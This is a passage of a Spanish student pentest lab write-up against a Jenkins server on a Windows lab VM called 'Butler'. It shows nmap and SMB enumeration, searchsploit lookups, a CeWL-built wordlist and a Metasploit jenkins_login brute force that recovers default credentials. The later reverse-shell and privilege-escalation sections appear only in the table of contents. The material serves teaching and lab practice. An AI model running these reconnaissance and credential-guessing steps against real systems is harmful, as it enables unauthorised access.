

## CONTENIDO

<b>1. HERRAMIENTAS APLICADAS -----</b>	<b>1</b>
1.1 OPENVAS-----	1
1.2 METASPLOIT-----	1
1.3 NMAP -----	1
1.4 BURSUITE -----	1
1.5 EXPLOITS -----	1
1.6 <i>Winpeas</i> -----	1
1.7 <i>Revershells Generate</i> -----	1
<b>2 ESPACIO DE TRABAJO -----</b>	<b>2</b>
<b>3 BUSCANDO HOST EN LA INFRAESTRUCTURA/ESCANEOS -----</b>	<b>2</b>
3.1 BUSCANDO SERVICIOS-----	3
3.2 BUSCANDO SPOILTS -----	5
3.2.1 <i>Jetty 9.4.41.v20210516</i> -----	5
3.3 BUSCANDO OTROS SERVICIOS-----	6
3.2.3 <i>Buscando sploits para Jenkins 2.289.3</i> -----	6
3.4 FUERZA BRUTA-----	7
3.4.1 <i>Buscando palabras clave</i> -----	8
3.4.2.1     Creando un diccionario -----	8
3.4.2.2 <i>Fuerza bruta con metasploit</i> -----	10
3.4.2.1     Buscando módulos -----	11
3.4.2.2     Ataque con módulo auxilary/scanner-----	11
3.4.3 <i>Fuerza bruta con Bursuite</i> -----	12
3.5 INGRESANDO A JENKINS-----	18
3.5.1 <i>Aplicando Revershell</i> -----	21
3.5.1.1     Bandera 1 -----	22
3.5.2 <i>Escala de Privilegios</i> -----	23
3.5.2.1     Linpeas-----	23
3.5.3 <i>Buscando sploit para Impersonate a client after authenti</i> -----	26
3.5.4 <i>Aplicando sploit</i> -----	27
3.5.4.1     Bandera 2 -----	29
<b>4. PLUS OPENVAS -----</b>	<b>30</b>
4.1 INSTALACIÓN-----	30
4.2 BUSCANDO VULNERABILIDADES-----	34



## 1. Herramientas aplicadas

### 1.1 Openvas

OpenVAS es un Open source Vulnerability scanner muy útil que permite encontrar fallas de seguridad e información detallada de vulnerabilidades que pueden ser explotadas para poner en peligro la confidencialidad, la disponibilidad y la integridad de los datos almacenados y procesados en nuestros equipos

### 1.2 Metasploit

Facilita el trabajo al auditor proporcionando información sobre vulnerabilidades de seguridad, ayudando a explotarlas en los procesos de pentesting o test de intrusión con el propósito de validar las vulnerabilidades del sistema, además es un marco de código abierto basado en Ruby.

### 1.3 Nmap

Ayuda a determinar qué dispositivos se hallan conectados a una red, qué puertos tiene activos y qué servicios se hallan en ellos. De este modo, es posible descubrir información sobre el hardware y el software de cada una de estas máquinas y, además, hallar sus posibles vulnerabilidades

### 1.4 Bursuite

Es un conjunto de herramientas orientadas al pentesting web, cuyo uso más común es que a través de un proxy permita capturar peticiones para poder leerlas, modificarlas.

### 1.5 Exploits

Muchas ocasiones varias empresas sufren ataques por cyberataques mediante exploits, estos exploits son programas creados para aprovecharse de un agujero de seguridad, conocida como vulnerabilidad que hay en una aplicación o sistema.

### 1.6 Winpeas

Sirve para identificar puntos para poder escalar privilegios.

### 1.7 Revershells Generate

Una reverse Shell es la más usada, es un software que actúa como una interfaz que nos permite ingresar comandos en un sistema operativo; estos comandos (ingresados a través del teclado) permiten de “cierta forma” que se ejerza un control sobre el sistema operativo, sin la necesidad de utilizar una interfaz gráfica de usuario ¿por qué digo que de “cierta forma”? Porque el hecho de que usted tenga una shell, no significa que posee el control total sobre la

máquina, lo anterior, debido a que todo se restringirá a los privilegios del usuario con el que se ejecuta la shell.

## 2 Espacio de trabajo

- Creamos un directorio donde trabajaremos

```
(hmstudent@hmstudent) [~]
$ mkdir jenkins 1
[ ] creamos directorio

(hmstudent@hmstudent) [~]
$ mkdir jenkins/192.168.100.122 2
[ ] creamos otro directorio con el host localizado

(hmstudent@hmstudent) [~]
$ cd jenkins/192.168.100.122 3
[ ] Ingresamos al directorio

(hmstudent@hmstudent) [~/jenkins/192.168.100.122] 4
[ ] Tenemos ya! nuestro espacio de trabajo
```

### 3 Buscando host en la infraestructura/Escaneos

- Buscando hosts disponibles en la red

```
(hmstudent@hmstudent) [~]
$ sudo arp-scan -l 1
[sudo] password for hmstudent:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b0:0f:a6, IPv4: 192.168.100.120
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1 50:46:4a:12:22:ba      (Unknown)
192.168.100.79 14:13:33:01:90:6d      (Unknown)      HOST LOCALIZADO
192.168.100.122 00:0c:29:d2:d4:66    VMware, Inc.
192.168.100.115 a6:52:b1:87:e5:41    (Unknown: locally administered)
192.168.100.114 6a:f0:6f:a9:d6:8d    (Unknown: locally administered)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.025 seconds (126.42 hosts/sec).
5 responded
```

- Procedemos a buscar los puertos abiertos con el host localizado para realizar el ataque

```
[hmstudent@hmstudent] - [~/jenkins/192.168.100.122]
$ sudo nmap -sS --min-rate 800 -p- --open -n -v -Pn 192.168.100.122 -oG all
ports 1
```

PORT	STATE	SERVICE
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
5040/tcp	open	unknown
7680/tcp	open	pando-pub
8080/tcp	open	http-proxy
49664/tcp	open	unknown
49665/tcp	open	unknown
49666/tcp	open	unknown
49667/tcp	open	unknown
49668/tcp	open	unknown
49669/tcp	open	unknown

MAC Address: 00:0C:29:D3:D4:66 (VMware)

PUERTOS ABIERTOS EN DICHO HOST

### 3.1 Buscando servicios

Ahora procedemos a realizar la búsqueda de servicios por cada puerto encontrado

Muchas veces al realizar un pentesting real se puede encontrar mas de 10 puertos abiertos y para evitar estar digitalizando cada uno de ellos o evitar copiar puerto por puerto tomamos este atajo que nos ayudará a reducir el tiempo.

Usaremos varios comandos con tuberías (|); sirve para dar salida al resultado obtenido de un comando anterior.

- Con el comando grep, filtramos todo lo que contenga tcp.

```
(hmstudent@hmstudent) - [~/jenkis/192.168.100.122]
$ cat allPorts.txt.nmap | grep "/tcp"
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5040/tcp open unknown
7680/tcp open pando-pub
8080/tcp open http-proxy
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49668/tcp open unknown
49669/tcp open unknown
```

- Con el comando cut -d; delimitaremos el / para que sea sustuido y -f 1 para solo tomar en cuenta la columna 1

```
(hmstudent@hmstudent)-[~/jenkis/192.168.100.122]
└$ cat allPorts.txt.nmap | grep "/tcp" | cut -d "/" -f 1
135
139
445
5040
7680
8080
49664
49665
49666
49667
49668
49669
```

Obtención únicamente de puertos

- Con el comando tr “\n” “,” sustituimos el salto de línea por una coma y obtener una línea horizontal de los puertos obtenidos

```
(hmstudent@hmstudent)-[~/jenkis/192.168.100.122]
└$ cat allPorts.txt.nmap | grep "/tcp" | cut -d "/" -f 1 | tr "\n" ","
135,139,445,5040,7680,8080,49664,49665,49666,49667,49668,49669,
```

- Procedemos a copiarlos y buscar las versiones usadas por cada puerto y así evitamos digitalizar puerto por puerto

```
(hmstudent@hmstudent)-[~/jenkis/192.168.100.122]
└$ sudo nmap -sV -sC -p135,139,445,5040,7680,8080,49664,49665,49666,49667,49668,49669 -Pn 192.168.100.122 -oA serv_Vers.txt
```

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
5040/tcp	closed	unknown	
7680/tcp	open	pando-pub?	
8080/tcp	open	http	Jetty 9.4.41.v20210516
http-robots.txt: 1 disallowed entry			
_			
_http-title: Site doesn't have a title (text/html; charset=utf-8).			
_http-server-header: Jetty(9.4.41.v20210516)			
49664/tcp	open	msrpc	Microsoft Windows RPC
49665/tcp	open	msrpc	Microsoft Windows RPC
49666/tcp	open	msrpc	Microsoft Windows RPC
49667/tcp	open	msrpc	Microsoft Windows RPC
49668/tcp	open	msrpc	Microsoft Windows RPC
49669/tcp	open	msrpc	Microsoft Windows RPC
MAC Address: 00:0C:29:D2:D4:66 (VMware)			
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows			

Versiones encontradas

Conexión por acceso compartido nulo

- Probamos diferentes maneras de conectarse por medio nulo para ver que accesos son compartidos

```
└─(hmstudent㉿hmstudent)-[~/jenkis/192.168.100.122]
└─$ rpcclient -U "" -N 192.168.100.122
Cannot connect to server. Error was NT_STATUS_ACCESS_DENIED

└─(hmstudent㉿hmstudent)-[~/jenkis/192.168.100.122]
└─$ smbclient -L 192.168.100.122 -N
session setup failed: NT_STATUS_ACCESS_DENIED
Intento de conexión mediante una sesión Nula

└─(hmstudent㉿hmstudent)-[~/jenkis/192.168.100.122]
└─$ smbmap -H 192.168.100.122
[!] Authentication error on 192.168.100.122
```

- Probamos crackmapexec que sirve para la post-exploitación en entornos Windows

```
└─(hmstudent㉿hmstudent)-[~/jenkis/192.168.100.122]
└─$ crackmapexec smb 192.168.100.122
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is
not" with a literal. Did you mean "!="?
    if result['type'] is not 'searchResEntry':
SMB          192.168.100.122 445   BUTLER      [*] Windows 10.0 Build 19
041 x64 (name:Butler) (domain:Butler) (signing=False) (SMBv1=False)
```

RESULTADOS OBTENIDOS

Obtenemos que es un Windows 10.0 con Dominio Butler y sin firma

### 3.2 Buscando Sploits

#### 3.2.1 Jetty 9.4.41.v20210516

- Ahora buscaremos sploits para versión web del puerto 8080

```
8080/tcp open http Jetty 9.4.41.v20210516
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Jetty(9.4.41.v20210516)
|_http-server-software: Apache Tomcat/9.4.41
```

- Buscamos primero con searchsploit

```
└─(hmstudent㉿hmstudent)-[~/jenkis/192.168.100.122]
└─$ searchsploit jetty 9.4.41
Exploits: No Results
Shellcodes: No Results
```

Sin resultado alguno

- Buscamos con una versión menos

```
(hmstudent@hmstudent)-[~/jenkis/192.168.100.122]
$ searchsploit jetty 9.4
Exploit Title | Path
Jetty 9.4.37.v20210219 - Information Disclo | java/webapps/50438.txt
Shellcodes: No Results
Se encuentra un exploit pero no es la versión que buscamos, ya que termina en .41
```

Pero no encontramos ninguna, es muy importante encontrar la misma versión ya que no funcionaría si usamos dicho exploit

### 3.3 Buscando otros servicios

- Ahora como encontramos el exploit indicado, procedemos a profundizar la búsqueda mediante whatweb donde encontramos dos servicios: jetty y jenkins

```
(hmstudent@hmstudent)-[~/jenkis/192.168.100.122]
$ whatweb http://192.168.100.122:8080 -v
WhatWeb report for http://192.168.100.122:8080
Status      : 403 Forbidden
Title       : <None>
IP          : 192.168.100.122
Country     : RESERVED, ZZ
Summary     : HttpOnly[JSESSIONID.64702eff], Meta-Refresh-Redirect[/login?from=%2F], Jetty[9.4.41.v20210516], Jenkins[2.289.3], Script, Cookies[JSESSIONID.64702eff], HTTPServer[Jetty(9.4.41.v20210516)], UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session]
```

Se logró detectar una versión de Jenkins, misma que buscaremos un exploit

Se logró visualizar una versión de Jenkins donde buscaremos un exploit para esa versión, misma que debe ser exacta.

#### 3.2.3 Buscando exploits para Jenkins 2.289.3

```
(hmstudent@hmstudent)-[~/jenkis/192.168.100.122]
$ searchsploit jenkins 2.289.3
Exploits: No Results
Shellcodes: No Results
NO SE ENCONTRARON RESULTADOS
```

```
(hmstudent@hmstudent)-[~/jenkis/192.168.100.122]
$ searchsploit jenkins 2.289
Exploits: No Results
Shellcodes: No Results
```

- Buscamos una versión más anterior a ella

Exploit Title	Path
CloudBees Jenkins 2.32.1 - Java Deserialization	java/dos/41965.txt
HylaFAX+ 5.2.4 > 5.5.3 - Buffer Overflow	linux/dos/28683.txt
Jenkins - Script-Console Java Execution (M)	multiple/remote/24272.rb
Jenkins 1.523 - Persistent HTML Code	php/webapps/30408.txt
Jenkins 1.626 - Cross-Site Request Forgery	java/webapps/37999.txt
Jenkins 2.137 and Pipeline Groovy Plugin 2	java/remote/46572.rb
Jenkins 2.150.2 - Remote Command Execution	linux/webapps/46352.rb
Jenkins 2.235.3 - 'Description' Stored XSS	java/webapps/49237.txt
Jenkins 2.235.3 - 'tooltip' Stored Cross-S	java/webapps/49232.txt
Jenkins 2.235.3 - 'X-Forwarded-For' Stored	java/webapps/49244.txt
Jenkins 2.63 - Sandbox bypass in pipeline:	java/webapps/48904.txt
Jenkins < 1.650 - Java Deserialization	java/remote/42394.py
Jenkins CI Script Console - Command Execut	multiple/remote/24206.rb
Jenkins CLI - HTTP Java Deserialization (M)	linux/remote/44642.rb
Jenkins Gitlab Hook Plugin 1.4.2 - Reflect	java/webapps/47927.txt
Jenkins Mailer Plugin < 1.20 - Cross-Site	linux/webapps/44843.py
Jenkins Plugin Script Security 1.49/Declar	java/webapps/46453.py
Jenkins Plugin Script Security < 1.50/Decl	java/webapps/46427.txt
Jenkins Software RakNet 3.72 - Remote Inte	multiple/remote/33802.txt

Shellcodes: No Results


Versiones muy diferentes a la que necesitamos

No se logra encontrar resultados de sploits para la versión de Jenkins ya que la versión terina en .289.3

### 3.4 Fuerza bruta

Ahora nos queda realizar la fuerza bruta con metasploit, en vista que no hemos localizado contraseñas como las veces anteriores o usuarios, buscaremos de otra forma.

- Ingresamos a la web de jennkis y al otro directorio localizado anteriormente



- De ella vamos a sacar palabras clave que servirán para realizar fuerza bruta

### 3.4.1 Buscando palabras clave

- Sacamos palabras claves del login de Jenkins

```
(hmstudent@hmstudent)-[~/jenkis/192.168.100.122]
$ cewl http://192.168.224.65:8080/login 1
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

Jenkins
Sign
Welcome
Keep
signed
```

PALABRAS CLAVES ENCONTRADAS

- También sacamos palabras clave del segundo directorio encontrado

```
$ cewl http://192.168.224.65:8080/oops 1
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

Jenkins
Authentication
required
Skip
content
log
Dashboard
Oops
problem
occurred
while
processing
the
request
Logging
REST
API
Sign
Welcome
Keep
signed
```

VISUALIZAMOS MÁS PALABRAS CLAVES EN ESTE DIRECCTORIO

### 3.4.2.1 Creando un diccionario

- Todas estas palabras clave lo guardamos en un archivo txt

```
(hmstudent@hmstudent)-[~/jenkis/192.168.100.122]
$ cewl http://192.168.224.65:8080/login >> payload.txt 1

(hmstudent@hmstudent)-[~/jenkis/192.168.100.122]
$ cewl http://192.168.224.65:8080/oops >> payload.txt 2
```

- Eliminamos el contenido no interesante con nano

hmstudent@hmstudent: ~/jenkins/192.168.100.122

File Actions Edit View Help

GNU nano 6.1 payload.txt

CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (<https://digi.ninja/>)

Jenkins

Sign

Welcome

Keep

signed

CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (<https://digi.ninja/>)

Jenkins

Authentication

required

Skip

content

log

Dashboard

Oops

problem

occurred

while

processing

the

request

Logging

REST

API

Sign

Welcome

Keep

signed

Se procede a borrar y con Ctrl+x guardamos y damos enter para salir

- Tenemos palabras repetidas, que sería fácil borrarlos a simple vista pero en un caso que se encuentre mas de 50 palabras, se torna difícil al usuario detectar esas palabras repetidas

hmstudent@hmstudent: ~/jenkins/192.168.100.122

File Actions Edit View Help

GNU nano 6.1 payload.txt \*

Jenkins

Sign

Welcome

Keep

signed

Jenkins

Authentication

required

Skip

content

log

Dashboard

Oops

problem

occurred

while

processing

the

request

Logging

REST

API

Sign

Welcome

Keep

signed

PALABRAS REPETIDAS QUE SE PROCEDEN A ELIMINARLAS

- Para esto usamos el siguiente comando para ordenarlas que nos facilita el trabajo de borrarlas

```
(hmstudent@hmstudent) [~/jenkins/192.168.100.122]
$ sort payload.txt | uniq
```

API  
Authentication  
content  
Dashboard  
Jenkins  
Keep  
log  
Logging  
occurred  
Oops  
problem  
processing  
request  
required  
REST  
Sign  
signed  
Skip  
the  
Welcome  
while

1

Quita las palabras repetidas

Ordena el código

Palabras repetidas eliminadas

- Para guardarlas, usamos el siguiente comando

```
(hmstudent@hmstudent) [~/Desktop/jenkins/192.168.100.122]
$ sort payload.txt | uniq | sponge payload.txt
```

API  
Authentication  
content  
Dashboard  
Jenkins  
Keep  
log  
Logging  
occurred  
Oops  
problem  
processing  
request  
required  
REST  
Sign  
signed  
Skip  
the  
Welcome  
while

1

comando que guarda el contenido de lo anterior

```
(hmstudent@hmstudent) [~/Desktop/jenkins]
$ cat payload.txt
```

2

VERIFICAMOS EL TXT

### 3.4.2 Fuerza bruta con metasploit

- Con este archivo txt procedemos a realizar la fuerza bruta en metasploit

### 3.4.2.1 Buscando módulos

- Buscamos módulos que nos permita realizar explotación

The screenshot shows the Metasploit Framework's search interface. A red box highlights the search bar at the top containing 'search jenkins'. Another red box highlights the search results table below, which is titled 'Matching Modules'. The table has columns for Rank, Name, Check, Description, and Disclosure Date. A message 'Módulos encontrados' is displayed above the results. The results list various Jenkins-related modules, such as 'exploit/windows/misc/ibm\_websphere\_java\_deserialize' and 'auxiliary/scanner/http/jenkins\_login'.

Rank	Name	Check	Description	Disclosure Date
0	exploit/windows/misc/ibm_websphere_java_deserialize	excellent	IBM WebSphere RCE Java Deserialization Vulnerability	2015-11-06
1	exploit/multi/http/jenkins_metaprogramming	excellent	Jenkins ACL Bypass and Metaprogramming RCE	2019-01-08
2	exploit/linux/http/jenkins_cli_deserialization	excellent	Jenkins CLI Deserialization	2017-04-26
3	exploit/linux/misc/jenkins_ldap_deserialize	excellent	Jenkins CLI HTTP Java Deserialization Vulnerability	2016-11-16
4	exploit/linux/misc/jenkins_java_deserialize	excellent	Jenkins CLI RMI Java Deserialization Vulnerability	2015-11-18
5	post/multi/gather/jenkins_gather	normal	Jenkins Credential Collector	
6	auxiliary/gather/jenkins_cred_recovery	normal	Jenkins Domain Credential Recovery	
7	auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum	normal	Jenkins Server Broadcast Enumeration	
8	exploit/multi/http/jenkins_xstream_deserialize	excellent	Jenkins XStream Groovy classpath Deserialization Vulnerability	2016-02-24
9	auxiliary/scanner/http/jenkins_enum	normal	Jenkins-CI Enumeration	
10	auxiliary/scanner/http/jenkins_login			

- Usaremos el módulo de Login

The screenshot shows the Metasploit Framework's configuration interface for the 'jenkins\_login' module. A red box highlights the command 'use 10' at the top. Another red box highlights the 'show options' command. The interface displays 'Module options (auxiliary/scanner/http/jenkins\_login):' and a detailed table of configuration options. The table has columns for Name, Current Setting, Required, and Description. Several options are highlighted with red boxes, including 'BRUTEFORCE\_SPEED', 'HTTP\_METHOD', 'LOGIN\_URL', 'PASSWORD', 'PROXIES', 'RHOSTS', 'RPORT', 'SSL', 'STOP\_ON\_SUCCESS', 'THREADS', 'USERNAME', 'USERPASS\_FILE', 'USER\_AS\_PASS', 'USER\_FILE', 'VERBOSE', and 'VHOST'. The 'Description' column provides details for each option, such as 'Velocidad a la que se ejecuta de 0-5' for BRUTEFORCE\_SPEED and 'Puerto por el que se trasmite' for RPORT.

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	Velocidad a la que se ejecuta de 0-5
DB_ALL_CREDS	false	no	Add all credentials couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	
HTTP_METHOD	POST	yes	Pasar el metodo post (Accepted: none, user, user@realm)
LOGIN_URL	/) aegi security check	yes	Url de autenticación
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes	yes	Host del Jenkins
RPORT	8080	yes	Puerto por el que se trasmite
SSL	false	no	
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	
USERPASS_FILE		no	Contraseña en archivo
USER_AS_PASS	false	no	
USER_FILE		no	Usuarios en archivos
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

### 3.4.2.2 Ataque con módulo auxilary/scanner

- Cambiamos todos esos parámetros para poder iniciar el ataque

```

msf6 auxiliary(scanner/http/jenkins_login) > set LOGIN_URL /j_spring_security_check
[LOGIN_URL => /j_spring_security_check] 1
msf6 auxiliary(scanner/http/jenkins_login) > set RHOSTS 192.168.100.123
[RHOSTS => 192.168.100.123] 2
msf6 auxiliary(scanner/http/jenkins_login) > set USER_FILE /home/hmstudent/jenkins/192.168.100.122/payload.txt
[USER_FILE => /home/hmstudent/jenkins/192.168.100.122/payload.txt] 3
msf6 auxiliary(scanner/http/jenkins_login) > SET PASS_FILE /home/hmstudent/jenkins/192.168.100.122/payload.txt
[-] Unknown command: SET
msf6 auxiliary(scanner/http/jenkins_login) > set PASS_FILE /home/hmstudent/jenkins/192.168.100.122/payload.txt
[PASS_FILE => /home/hmstudent/jenkins/192.168.100.122/payload.txt] 4
msf6 auxiliary(scanner/http/jenkins_login) >

```

- Verificamos los cambios

Name	Current Setting	Description
BLANK_PASSWORDS	false	Try blank passwords for user&realm)
BRUTEFORCE_SPEED	5	How fast to bruteforce (higher = faster)
DB_ALL_CREDS	false	Try each user/password combination
DB_ALL_PASS	false	Add all passwords in the database
DB_ALL_USERS	false	Add all users in the database
DB_SKIP_EXISTING	none	Skip existing credentials
HTTP_METHOD	POST	The HTTP method to use (GET or POST)
LOGIN_URL	/j_spring_security_check	The URL that handles the login process
PASSWORD		A specific password to use
PASS_FILE	/home/hmstudent/jenkins/192.168.100.122/payload.txt	File containing password(s)
Proxies		A proxy chain of form proxy1:port proxy2:port ...
RHOSTS	192.168.100.123	The target host(s), separated by commas (Metasploit format)
RPORT	8080	The target port (TCP)
SSL	false	Negotiate SSL/TLS for the connection
STOP_ON_SUCCESS	false	Stop guessing when a success is found
THREADS	1	The number of concurrent threads
USERNAME		A specific username to use
USERPASS_FILE		File containing user:password pairs
USER_AS_PASS	false	Try the username as the password
USER_FILE	/home/hmstudent/jenkins/192.168.100.122/payload.txt	File containing usernames
VERBOSE	true	Whether to print output to the terminal
VHOST		HTTP server virtual host

- Aquí es una forma más rápida a diferencia de Bursuite e iniciamos con el comando run


```

[-] 192.168.100.123:8080 - LOGIN FAILED: Dashboard:while (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Jenkins:API (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Jenkins:Authentication (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Jenkins:content (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Jenkins:Dashboard (Incorrect)
[+] 192.168.100.123:8080 - Login Successful: Jenkins:jenkins
[+] 192.168.100.123:8080 - Contraseña encontrada
[-] 192.168.100.123:8080 - LOGIN FAILED: Keep:API (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Keep:Authentication (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Keep:content (Incorrect)
[-] 192.168.100.123:8080 - LOGIN FAILED: Keep:Dashboard (Incorrect)


```

### 3.4.3 Fuerza bruta con Bursuite

